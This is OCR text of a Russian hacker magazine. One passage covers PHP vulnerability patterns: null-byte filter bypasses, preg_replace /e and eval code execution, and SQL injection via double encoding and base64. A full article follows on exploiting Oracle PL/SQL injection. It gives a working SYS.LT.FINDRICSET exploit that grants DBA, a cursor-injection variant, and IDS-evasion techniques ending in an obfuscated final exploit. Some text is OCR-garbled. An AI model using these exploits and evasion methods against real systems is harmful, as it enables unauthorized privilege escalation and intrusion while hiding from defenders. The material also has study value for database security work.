passwd%00blaa

if(ereg('/',$_GET['page'])){die('Include detected!');}
include(getcwd().trim($_GET['page']).'.html');

/index.php?page=%00<script>alert(/antichat.ru/)</
script>
if(ereg('<',$_GET['page'])){die('XSS detected!');}
echo $_GET['page'];
```

Как видишь, обе проверки обходятся NULL-байтом. Функция eregi() имеет аналогичную уязвимость, но в одной из последних версий PHP ее, к сожалению (а может, и к счастью), пропатчили. Поскольку ereg() юзают везде, где только возможно, этот баг образует большой простор для многих типов атак.

$_SERVER[HTTP_X]

Дыры в HTTP-заголовках занимают в моем скромном рейтинге почетное первое место. Это настоящий клад для багоискателей. На этом баге полегло огромное число двигов (точно уже и не сосчитать). Пользуясь случаем, скажу: уважаемые девелоперы, продолжайте и далее доверять всем входящим HTTP-данным, и без работы ни вы, ни мы не останемся!

Напряжем пару извилин мозга и вспомним последний публичный эксплойт под IPB_2.16. Если хорошо порыться в милворме, можно найти XSS и SQL-инъекцию к этому движку. Наиболее часто используемые заголовки — user-agent, referer, accept-language, client-ip, x-forwarded-for, x-real-ip. Их сейчас очень модно отсылать, помещая в HTTP-заголовки. Такой способ часто используется при выполнении команд в эксплойтах (так называемый интерактивный шелл). Пример — последний публичный эксплойт под PunBB с заголовком $_SERVER['HTTP_SHELL'].

MAGIC_QUOTES_GPC — BUG?


Практически каждый из нас слышал о «магических» кавычках и их роли в SQL-injection. Но мало кто задумывался, что означает gpc. Если мы обратимся к определению, то там ясно сказано: magic_quotes_gpc=ON автоматически слэширует _GET/_POST/_COOKIE и _REQUEST. А остальное, например, $_FILES, $_ENV, $_SERVER, $_SESSION и множество других глобализаций, никто и не думает слэшировать.

А теперь вспомни предыдущий пункт. Да! Юзер-агент, реферер лежат в _SERVER и magic_quotes'ом не обрабатываются. Значит, если программер не позаботился о фильтре, то репутация продукта висит на волоске.

Кроме того, многие защиты, основываясь на «if(get_magic_quotes_gpc())..», используют add- или stripslashes. Поскольку такой подход применяется ко всем переменным подряд, являясь корректным лишь для GET/POST/COOKIE/REQUEST, то при magic_quotes=ON приложение становится подверженным SQL-атаке в не-GPC-массивах. Хочешь примера? Пожалуйста!

```
if (!get_magic_quotes_gpc())
 {
  function addslashes_deep($value)
   {
    $value = is_array($value) ? array_map('addslashes_
deep', $value) : addslashes($value);
    return $value;
   }
```





Локальный инклуд в действии

```
 $_SERVER = array_map('addslashes_deep', $_SERVER);
}
```

Пусть magic_quotes=ON, тогда User-Agent никоим образом не подвергается addslashes.

INTVAL() И ПРОСТО ОДИНОКИЙ (INT)

У PHP-функции intval() есть интересная особенность — она возвращает значение TRUE, если первой в аргументе содержится хотя бы одна цифра. И у разработчиков тоже есть интересная особенность — они периодически используют intval()/(int) в логических условиях, допуская непростительные ошибки. Ведь наличие цифр в строке вовсе не гарантирует отсутствие других символов. В качестве примера рассмотрим ядовитый запрос вкупе с бажным кодом:

```
/index.php?id=1''qwerty

$id=$_GET['id'];
if(intval($id) && (int)$id)
 {
  sql_query("select $i d from table_name");
 }
 else die('Id not integer!');
```

Несмотря на кажущуюся незначительность бага, встречается он в популярных движках достаточно регулярно. К счастью, для безопасного сравнения можно (и нужно!) использовать is_numeric().

A == 'A' AND A === 'A'

Всем известно, что PHP не проверяет равенство типов при двойном знаке равенства (==). В этом случае интерпретатор автоматически приводит их к строковому типу. Для верного сравнения данных разных типов применяется тройной знак «равно» (===). Неправильное использование двойного равно, например в авторизации, может обернуться критической уязвимостью. Пример:

```
$aaa = 123456;
if( '123456' ==  $aaa ){echo '<br>ok!';}else{echo
'<br>no.';}
if( '123456' === $aaa ){echo '<br>ok!';}else{echo
'<br>no.';}
```

Скрипт выведет следующие значения:

```
ok!
no.
```

Как пример — этой уязвимости не так давно был подвержен phpBB 2.0.8. Однако баг далеко не уникален и встречается в других продуктах и по сей день :).

STRING OR INTEGER?

Задумайся, что будет, если мы попробуем сравнить строку с числом. Несмотря на кажущуюся абсурдность, сравнение состоится! Важно только, чтобы первым символом в строке было число — именно с ним и произойдет сравнение. Пример уязвимого кода:

```
if(isset($id) && $id > 5 ) // якобы фильтр
 {
  query("select name from table where id='$id'");
 }
```

Поставим в качестве значения «$id "8' or 1=1/*";» и лишний раз убедимся, что дружественность PHP к кодеру порой губительна :).

%2527 => %27 => ' , %2522 => %22 => "

Двойное URL-кодирование параметра вкупе с urldecode() дает возможность обойти magic_quotes/фильтры и выполнить самые экзотические SQL-команды. Здесь %25 — URL-символ знака процента «%». Таким образом, после преобразования мы получаем неэкранированную кавычку. Пример уязвимого кода:

```
$login=addslashes($_POST['login']);
mysql_query("SELECT id from users where name='".
urldecode($login)."'");
```

Запрос вида «/index.php?login=hack%2527+or+1=1+limit+1/*» позволит хакеру добиться грязных целей.
Часто баг можно встретить в обработке кукисов или _SERVER[QUERY_STRING]. Подобная уязвимость существовала в ранних версиях phpBB и совместно с preg_replace(//e) давала выполнение произвольного кода.

BASE64_ENCODE/BASE64_DECODE

Кодирование данных в base64-виде — излюбленный прием веб-мастеров. Как следствие, в закодированном виде слэширования, конечно же, не происходит, что может повлечь за собой SQL-инъекцию:

```
$pass=base64_decode(addslashes($_
COOKIE['password']));
mysql_query=("SELECT id from table where
pass='$pass'"); // естественно, в закодированных данных
не произойдет никакой фильтрации
```

Если вспомнить практику хакера, то всем известный PHPNUKE долгое время страдал такой болезнью.

INDEX.PHP?A[]=ANTICHAT

Не спеши пропускать абзац — тебя ждет не только раскрытие установочного пути. Зачастую данные извлекаются из глобальных массивов без проверки параметра, массив он или строка (число). Здесь можно получить информацию от раскрытия пути до обхода проверок.
А теперь вспомни про функцию, которая чаще всего работает с глобальными массивами, — addslashes()! Это уже действительно серьезно.
Многие проверки в движках легко обходятся при неожиданной встрече с массивом. Пример безопасной проверки с использованием рекурсивного самовызова:

```
if (!get_magic_quotes_gpc())
 {
  function addslashes_deep($value)
   {
     $value = is_array($value) ? array_map('addslashes_
deep', $value) : addslashes($value);
     return $value;
   }
  $_GET = array_map('addslashes_deep', $_GET);
  $_POST = array_map('addslashes_deep', $_POST);
  $_COOKIE = array_map('addslashes_deep', $_COOKIE);
  $_REQUEST = array_map('addslashes_deep', $_REQUEST);
 }
```

PREG_REPLACE() WITH /E

Это достаточно известный хакерский трюк для выполнения команд там, где нельзя, но очень хочется. При использовании модификатора

ОШИБКА PHP V.2

Казалось бы, неприступная защита... отключается в админке и дает нам SQL-inj в $prefix

/e(~e) в регулярке PHP-код, содержащийся во втором аргументе, как ни странно, выполнится.

```
preg_replace("/345/e",$_GET['search'],$_
GET['match']);
```

Догадайся, как поведет себя скрипт при запросе:

```
/index.php?match=123456&search=phpinfo();
```

Однако даже если модификатор /e отсутствует, мы можем внедрить его, обрубив регулярку NULL-байтом. Баг достаточно известный — эксплойт под phpbb=2.0.17 как раз на нем и был основан. Пример:

```
/index.php?match=123456&search=phpinfo();&mo
difi=345/e%00

preg_replace('/'.$_GET['modifi'].'/',$_
GET['search'],$_GET['match']);
```

Именно функцию preg_replace() ищут хакеры в первую очередь (после eval(), конечно), желая отыскать заветное выполнение произвольного PHP-кода.

ДИНАМИЧЕСКОЕ ОПРЕДЕЛЕНИЕ ПЕРЕМЕННЫХ

Иногда перед кодером встает необходимость динамически определить переменную, когда задается произвольно не только значение, но и ее имя. Например, данные получают из БД, конфига, темплейта или напрямую от пользователей, а после проходят эту операцию. Опасность заключается в том, что при отсутствии должной фильтрации атакующий получит веб-шелл на сервере. Пример уязвимого кода:

```
$new = "antichat";
$value = $_GET['value'];
eval("\$new = \$value;");
```

Мы наблюдаем красивое и эффективное выполнение команд при указании запроса вида «/index.php?value=;phpinfo();». Но и без эвала это несет угрозу неконтролируемой глобализации произвольных переменных. Еще один пример потенциально уязвимого кода:

```
/index.php?var=auth&val=OK;
$auth='NO';
$new = $_GET['var'];
${ $new } = $_GET['val'];
echo $auth;
```

БАГ В CREATE_FUNCTION()

Создание функций, как частный случай обратного вызова функций, — один из самых красивых способов выполнения произвольного кода. Без особых комментариев рассмотрим пример использования create_function():

```
/index.php?a=phpinfo();

$a=$_GET['a'];
$new = create_function('$x', "return $a;");
$new('');
```

Как видишь, благодаря тому что мы можем влиять на возвращаемый результат, возможно выполнение произвольного кода.

Практическое нахождение такой уязвимости обусловлено особой удачливостью твоего юнита :), а также редкой криворукостью кодера. Как пример — нашумевший эксплойт Шанкара для выполнения произвольных PHP-команд в TikiWiki.

HEADER("LOCATION: ... DIE();

Поставив перенаправление, программист порой забывает добавить после него exit() или die(). Таким образом, код продолжает выполняться. Используя любую HTTP-тулзу (AccessDiver, intruder, inetcrack) и отключив поддержку JavaScript в браузере, атакующий увидит последствие этого бага. Подобная ситуация — серьезная брешь в безопасности, ведь Location часто используют при неверной авторизации или в механизмах обработки ошибок. Пример безопасного кода:

```
header("Location: htpp://antichat.ru");
die() or exit();
```

Мне известны по крайней мере два весьма популярных движка, страдающих такой болезнью. Думаю, если грамотно покопать исходники, можно найти подобный баг в известных проектах.

EOF

С точки зрения кодера, многих из описанных уязвимостей вообще не существует, поскольку копаться в тонкостях PHP — неблагодарная и, что самое главное, неоплачиваемая работа. Потому у нас всегда будет лишний козырь. Эти баги были, есть и будут. Вне зависимости от того, сколько раз об этом напишут и скажут. Описанным уязвимостям подвержены многие и многие продукты. И именно нам еще раз выпадает честь и удовольствие это подтвердить, чем мы вскоре и займемся на практике, но это уже совсем другая история :).



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



links

- www.google.com/codesearch?hl=ru — search bugs now!;
- http://security.nnov.ru/source/PHP.html — bugs in PHP;
- www.php-security.org — bugs in PHP;
- www.hardened-php.net — bugs in PHP;
- www.php.net/download-docs.php — мануал по PHP;
- http://php.rinet.ru/manual/ru/index.php — мануал по PHP;
- http://php.su/functions — мануал по PHP;
- www.php.spb.ru — Apache+PHP, SQL;
- www.faqs.org/rfcs — Internet RFC/STD/FYI/BCP Archives.

...соблюдаешь правила – спокоен, ты в порядке...

Маша и Дима знают,
как защитить себя от ВИЧ

ВСЕ, ЧТО ТЫ ХОЧЕШЬ ЗНАТЬ о ВИЧ/СПИДе
АНОНИМНО, БЕСПЛАТНО

8 800 100 65 43
Государственная горячая линия

www.stopspid.ru
КАСАЕТСЯ КАЖДОГО
STOP СПИД РУ

SH2KERR

ORACLE


ORACLE

ORACLE

ИЩЕМ И ПРЯЧЕМ БАГИ В ORACLE

ХАКЕРСКАЯ ПРАКТИКА ПОИСКА УЯЗВИМОСТЕЙ

Если ты читал мою предыдущую статью, то, наверное, уже в курсе, что Oracle содержит множество уязвимостей и представляет собой излюбленную цель злоумышленника. Но бывают случаи, когда проникнуть в СУБД не так просто. Допустим, мы находим СУБД последней версии со всеми последними обновлениями. Или другой простой пример: в сети установлена навороченная IDS, которая содержит базу всех эксплойтов и вдобавок имеет эвристический анализ. Как быть тогда? Читаем и просвещаемся.



В сегодняшней статье я попытаюсь показать, как искать новые уязвимости, писать с нуля или переделывать эксплойты к опубликованным багам, а также скрывать наши действия от IDS и прочих защитных механизмов.

ПОИСК


Искать мы будем дырки класса PL/SQL Injection во встроенных процедурах Oracle, так как это самый распространенный тип ошибок в Oracle и, в общем, наиболее показательный.

Поиск уязвимостей — задача слабо формализованная, и универсальные решения тут найти сложно. Другое дело, если мы выберем отдельную область, например PL/SQL-инъекции во встроенных процедурах СУБД Oracle, — тут можно уже более конкретно описать алгоритм поиска и эксплуатации багов.

Итак, у нас есть множество пакетов, в них множество процедур. Для поиска уязвимостей существует, грубо говоря, два известных подхода:


1. Black box — когда мы не знаем исходного кода и алгоритма работы и пытаемся случайными/специальными запросами к системе получить в результате какой-либо нестандартный ответ.

2. White box — когда мы знаем исходный код и/или алгоритм работы (или его часть) и уже на основе этого ищем уязвимости, проверяя логику работы программы.





Кусок кода, который необходимо изменить в фаззере



Описание техники Cursor Injection

Рассмотрим более подробно оба подхода, так как для успешного поиска уязвимостей придется использовать их комбинацию.

ПОИСК BLACK BOX

Этот вид поиска в общем случае предполагает генерацию вызовов PL/SQL-процедур со всевозможными входными параметрами. Для того чтобы перебрать все возможные значения процедур в каждом пакете вручную, не хватит никакого времени. Поэтому для облегчения работы были придуманы автоматизированные средства поиска уязвимостей — так называемые «фаззеры» (от англ. fuzz). Fuzzer представляет собой программу, которая в автоматическом режиме вызывает заданные ей процедуры и подставляет в них случайные значения параметров. Последние могут влиять на выходные значения процедур. Таким образом, теоретически мы можем найти новые уязвимости класса PL/SQL Injection и всяческие разновидности Buffer Owerflow. На практике же все обстоит гораздо сложнее, так как не всегда возможно автоматически ввести все параметры процедуры так, чтобы они соответствовали бизнес-логике. Правда на начальном этапе достаточно и такой проверки.

Нам повезло и подобную утилиту самим писать не придется, так как она существует и называется как ни странно Oracle PL/SQL Fuzzing Tool :). Утилита написана на Python, ее исходник ты сможешь найти на DVD-приложении к журналу. Для того чтобы она заработала, также необходимо установить интерпретатор Python и библиотеку cx_Oracle (www.python.net/crew/atuining/cx_Oracle). После успешной установки можешь смело браться за дело и искать уязвимости, но сначала придется немного поправить исходник скрипта. В исходном коде утилиты данные для подключения к СУБД надо поменять на свои, находится это все, начиная со строки 84.

```
85:  def connect():
86:   global connection
87:
88:             link  = "test/test@(DESCRIPTION=(ADDRESS
_LIST=(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.1.10)(PORT=
1521)))"
89:             link  += "(CONNECT_DATA=(SERVICE_
NAME=orcl)))"
```

Вместо test/test необходимо вписать свои имя пользователя и пароль; в графе HOST надо ввести адрес хоста, где установлена СУБД. Теперь можно спокойно заниматься поиском уязвимостей методом fuzzing. А пока баги ищутся сами, изучим еще несколько немаловажных моментов.

ПОИСК WHITE BOX

Если первый способ нам не помог (или помог, и мы нашли уязвимый пакет, но логика его работы неясна), то для дальнейшей работы уже придется пользоваться методом White box. Основная проблема заключается в том, что для поиска этим методом нам необходимо сперва получить исходный код или хотя бы алгоритм действия программы, что, по идее, является отдельной и нетривиальной задачей. Это обуславливается тем, что исходный код большинства Oracle-процедур запакован так называемым «враппером» (от англ. wrap). До некоторого времени считалось, что сорцы процедур получить практически невозможно, пока известный специалист по безопасности Oracle Pete Finnigan не опубликовал документ, в котором была подробно описана техника получения исходного кода процедур для СУБД Oracle 9i. В его докладе также были рассмотрены изменения, коснувшиеся Oracle 10g, так как оказалось, что в этом релизе улучшена защита от декодирования.

Тем не менее нам по большому счету не так важно, какая защита стоит в Oracle 10g: если необходимый нам пакет доступен в версии 9i, то его можно (и нужно!) декодировать. В рамках этой статьи подробно рассматривать всю технику мы не будем, а тех, кто заинтересовался, отправляю напрямую к первоисточнику.

Для доказательства своей теории, с которой можно подробнее ознакомиться в докладе, Pete Finnigan написал утилиту, которая позволяет декодировать простейшие PL/SQL-пакеты. Эта утилита написана на PL/SQL и называется unvrap_r. Сейчас мы проверим ее работоспособность на практике. Для начала рассмотрим простейший пример, описанный в докладе. Создадим процедуру минимального размера, в которой будет только основной блок и ничего более:

```
SQL> create or replace procedure bb is
 2 begin
 3 null;
 4 end;
 5 /

Procedure created.
```

Далее сохраним нашу процедуру и запакуем ее стандартной утилитой WRAP:

```
SQL> save bb.sql replace
Wrote file bb.sql
SQL> Disconnected from Oracle9i Enterprise Edition
Release 9.2.0.1.0 — Productio
n
With the Partitioning, OLAP and Oracle Data Mining
options
JServer Release 9.2.0.1.0 — Production
C:\Documents and Settings\Administrator>wrap iname=bb.
sql oname=bb.pls
```



Список публичных эксплойтов для уязвимости PL/SQL Injection

Выборка из таблицы V$sql

```
PL/SQL Wrapper: Release 9.2.0.1.0- Production on Tue Nov
20 15:48:15 2007

Copyright (c) Oracle Corporation 1993, 2001. All Rights
Reserved.

Processing bb.sql to bb.pls
```

Код нашей процедуры, сохраненный в файле bb.pls, мы можем наблюдать на скриншоте. Теперь подключимся к базе данных и попробуем распаковать код нашего пакета.

```
C:\Documents and Settings\Administrator>sqlplus sys
SQL> @bb.pls
```

Procedure created.

```
SQL> exec bb

PL/SQL procedure successfully completed.

SQL> set serveroutput on size 1000000
SQL> exec unwrap_r('bb');
Start up
CREATE OR REPLACE
PROCEDURE BB
IS
BEGIN
NULL;
END;
/
```

Как мы можем наблюдать, утилита unwrap_r полностью декодировала наш тестовый пакет. Это хорошо, но, к сожалению, так как эта утилита всего лишь POC, для распаковки реальных пакетов над ней нужно еще работать. Кто знает, может быть, ты разберешься и допишешь ее, не все же пользоваться чужими разработками :).

ЭКСПЛУАТАЦИЯ

Итак, теперь мы получили начальное представление о том, каким образом можно искать уязвимости в СУБД Oracle. Теперь перейдем непосредственно к эксплуатации уязвимостей. Предположим, что мы тем или иным образом обнаружили баг в одной из функций, но для нее нет публичных эксплойтов. Сейчас мы научимся писать собственные эксплойты для найденных уязвимостей на примере одной из последних.

17 октября 2007 года Oracle выпустила ежеквартальное обновление, а также вышла публичная информация об уязвимостях. Одна из дырок класса PL/SQL Injection была найдена в функции LT.FINDRICSET. Давай попробуем разобраться, что же происходит в этой функции и что мы можем получить. Для начала запустим уязвимую функцию с известными параметрами.

```
SQL> exec SYS.LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBB
BB');

PL/SQL procedure successfully completed.
```

Теперь сделаем выборку из таблицы v$sql (эта таблица хранит лог практически всех запросов к базе данных) тех запросов, в которых содержится строка «AAAAAA». Мы пытаемся проследить, в каких вызовах участвуют наши параметры, чтобы понять, на что мы можем повлиять путем их изменения. Можно воспользоваться графической утилитой, выполняющей трассировку запросов в Oracle, но лично мне удобнее так :).

```
SQL> Select sql_text from v$sql where sql_text like
'%AAAAAAAA%';

SQL_TEXT
----------------------------------------------------------
---------------------------

BEGIN SYS.LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBB'
); END;

insert into SYSTEM.BBBBBBBBBBB values ('SYSTEM','AAAAAA
AAAAAAA')

BEGIN LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBB');
END;

insert into wmsys.wm$ric_set values ('SYSTEM','AAAAAAA
AAAAAA')

select count(*)     from  wmsys.wm$ric_set  where
  table_owner = 'SYSTEM' and  table_name =
'AAAAAAAAAAAAA'

Select sql_text from vsql where sql_text like
'%AAAAAAAA%'

delete from wmsys.wm$ric_set_in where  table_owner =
'SYS TEM' and
   table_name = 'AAAAAAAAAAAAA'

SQL_TEXT
```



Оригинальное Advisory под последнюю уязвимость

Second Example Exploit (2)

Код эксплойта, попавший в презентациию Пета Финнигана :)

```
-----------------------------------------------------
---------------------------

insert into wmsys.wm$ric_set_in values (
'SYSTEM','AAAAAAAAAAAA' )
Select sql_text from v$sql where sql_text like
'%AAAAAAAA%'

9 rows selected.
```

Как мы видим, наши параметры используются в INSERT-запросе, и по идее мы можем изменить их. После этого изврата запрос превратился в такой, какой нам нужно. Теперь разберемся с тем, как происходит вызов функции из пакета SYS при запуске ее от имени непривилегированного пользователя. Это ключевой момент! Поскольку эта процедура выполняется от имени ее владельца, которым является пользователь SYS, то, внедрив свой код внутрь процедуры SYS.LT.FINDRICSET (а конкретно в вызов insert into), мы сможем выполнять произвольные действия от имени системного пользователя. Ситуация аналогична UNIX-системам, в которых, найдя уязвимость в SUID-программе и реализовав ее, мы можем повысить свои привилегии в системе.
Итак, у нас есть вызов:

```
insert into SYSTEM.BBBBBBB values ('SYSTEM','AAAAAAAAA
AAAA')
```

Чтобы эксплуатировать уязвимость, нам необходимо подогнать вызов к следующему виду:

```
insert into SYSTEM.BBBBBBBB values ('SYSTEM','AA'||evil
procedure()||'')
```

Таким образом, перед тем как выполнить INSERT в контексте пользователя SYS, Oracle определит значение, возвращаемое процедурой evilprocedure(), тем самым выполнив код злоумышленника от имени пользователя SYS. Теперь определимся с тем, что будет содержать в себе наш шелл-код, то есть функция evilprocedure(). Я предлагаю использовать стандартный шелл-код, который присутствует в большинстве эксплойтов под Oracle. Он представляет собой процедуру, которая выполняется от имени запустившего ее пользователя (то есть от имени SYS). Процедура назначает роль DBA пользователю SCOTT. Вот ее код:

```
CREATE OR REPLACE FUNCTION EVILPROC return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'grant dba to scott';
COMMIT;
RETURN '';
END;
/
```

Теперь мы можем запустить уязвимую функцию с новыми параметрами и наслаждаться полученными правами DBA.


```
SQL> select * from user_role_privs;

USERNAME          GRANTED_ROLE          ADM DEF OS_
------------------------------ — --- — ---
SCOTT            CONNECT            NO YES NO
SCOTT            RESOURCE            NO YES NO

SQL> exec SYS.LT.FINDRICSET('AA.AA''||scott.evilproced
ure()||''','BBBBB')
PL/SQL procedure successfully completed.

SQL> select * from user_role_privs;
USERNAME          GRANTED_ROLE          ADM DEF OS_
------------------------------ — --- — ---
SCOTT            CONNECT            NO YES NO
SCOTT            DBA            NO YES NO
SCOTT            RESOURCE            NO YES NO
```

Вот мы и написали наш первый эксплойт под СУБД Oracle. Как оказалось, это не так уж и сложно, правда? :) Но нам еще есть, к чему стремиться, — для эксплуатации уязвимости необходимо иметь права CREATE ANY PROCEDURE, что случается далеко не всегда.
Но даже если у нас нет этих прав, мы все равно можем эксплуатировать уязвимость благодаря технике, которую сравнительно недавно придумал и опубликовал специалист по безопасности СУБД Oracle Дэвид Личфилд. Статья с подробным описанием этой техники доступна по адресу www.databasesecurity.com/dbsec/cursor-injection.pdf. Он изобрел новый способ эксплуатации уязвимостей Cursor Injection, который не требует от пользователя прав CREATE ANY PROCEDURE для выполнения атаки PL/SQL Injection. Основная идея заключается



Наша процедура в обычном и запакованном виде. Ничего общего.

Файл с правилами для SNORT'а

в том, что в СУБД Oracle есть возможность создавать курсоры. Курсор — это, грубо говоря, указатель на определенный тип функций. Если не вдаваться в подробности, то для эксплуатации уязвимости можно написать курсор, который потом будет вызываться внутри уязвимой функции. Работа с курсорами может осуществляться при помощи пакета DBMS_SQL. Вот как будет выглядеть шелл-код, дающий привилегию DBA, написанный с помощью курсора:

```
DECLARE
 MY_CURSOR NUMBER;
 RESULT NUMBER;
 BEGIN
  MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MY_CURSOR,'declare pragma autonomous_
transaction; begin execute immediate ''grant dba to
public'';commit; end;',0);
  RESULT := DBMS_SQL.EXECUTE(MY_CURSOR);
  DBMS_SQL.CLOSE_CURSOR(MY_CURSOR);
 END;
/
```

Теперь для эксплуатации уязвимости вместо вызова обычной процедуры будет вызываться наш курсор с помощью функции DBMS_SQL.EXECUTE(), которой в качестве параметра передается номер курсора. Вот так:

```
exec SYS.LT.FINDRICSET('AA.AAAA''||dbms_sql.execute($c
ursor)||''','BBBB');
```

Итак, теперь у нас готов полностью рабочий эксплойт под последнюю уязвимость. Но и это еще не все. Если мы хотим, чтобы наше творение работало как можно менее заметно, необходимо позаботиться о методах скрытия его от систем обнаружения вторжений и прочих защитных механизмов.

IDS И МЕТОДЫ ОБХОДА

Для обхода IDS можно воспользоваться стандартными методами, например фрагментацией пакетов, или включить на клиенте встроенную в Oracle поддержку шифрования трафика (на сервере она включена по умолчанию). Но можно задействовать и более узкоспециализированные техники — во-первых, это гораздо интереснее, а во-вторых, система обнаружения вторжений, встроенная в базу данных, все равно увидит наши запросы в таком виде, как они есть, как бы мы их не шифровали на сетевом уровне. Так что рассмотрим несколько простейших вариантов скрытия нашего эксплойта:

1. В большинстве правил того же SNORT'а идет проверка вызова уязвимых пакетов и функций, таких как, например, ctxsys.driload, путем банального поиска подстроки. Это означает, что если мы вызовем нашу функцию другим способом (так, чтобы искомая им подстрока не встречалась), то IDS нас не обнаружит. Вот несколько способов вызова функций в Oracle:

```
exec ctxsys."driload.validate_stmt('grant dba to
scott') "
exec "ctxsys"."driload.validate_stmt('grant dba to
scott') "
exec "ctxsys".driload.validate_stmt('grant dba to
scott')
exec ctxsys./*test*/driload.validate_stmt('grant dba to
scott')
exec /*test*/ctxsys/*test*/./*test*/driload.validate_
stmt('grant dba to scott') /*test*/
exec (ctxsys.driload.validate_stmt('grant dba to
scott') )
exec ctxsys     .       driload.validate_stmt('grant dba
to scott')
```

2. Следующий способ — это создание синонимов для вызова функций с помощью команды CREATE SYNONYM. Предположим, у нас есть правило, срабатывающее на SYS.LT.FINDRICSET, тогда мы сможем сделать синоним на SYS.LT и вызвать уязвимую процедуру по ее новому имени незаметно для IDS. Пример:

```
create or replace synonym evade for ltюашт
exec evade.findricset('aaa.aaa','bbb');
```

3. Еще один способ — использование функции ALTER SESSION SET CURRENT_SCHEMA для смены текущей схемы. Пример:

```
alter session set current_schema = ctxsys;
select driload.validate_stmt('grant dba to scott') from
dual;
```

4. Наконец, можно воспользоваться встроенными функциями кодирования и шифрования des, base64, utf, char, закодировав строки, которые может искать IDS, такие как «GRANT DBA TO SCOTT» и прочие.

```
utl_encode.text_decode('R1JBTlQgREJBIFRPIFNDT1RU','WE8
ISO8859P1',UTL_ENCODE.BASE64)
```

Итак, мы научились скрывать эксплойт от систем обнаружения вторжений. Вот теперь он действительно готов и впечатляет. Вот он, любуйся!


```
DECLARE
c2gya2Vy NUMBER;
BEGIN
 c2gya2Vy := DBMS_SQL./*EVASION*/OPEN_CURSOR;
DBMS_SQL.PARSE(c2gya2Vy,utl_encode.text_decode('ZGVjbG
FyZSBwcmFnbWEgYXV0b25vbW91c190cmFu
c2FjdGlvbjsgYmVnaW4gZXhlY3V0ZSBpbW1lZGlhdGUgJ0dSQU5UI
ERCQSBUTyBTQ09UVCc7Y29tbWl0O2VuZDs=','WE8ISO8859P1',
UTL_ENCODE.BASE64),0);
 SYS.LT./*EVASION*/FINDRICSET('TGV2ZWwgMSBjb21sZXRlIDo
p.U2VlLnUubGF0ZXIp''||dbms_sql./*EVASION*/execute('||c
2gya2Vy||')||''','DEADBEEF');
END;
```

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-TOOLS

Программы для хакеров

ПРОГРАММА: FORUM E-MAIL PARSER
ОС: WINDOWS 2000/XP
АВТОР: PASHKELA



Сбор мыльников с веба

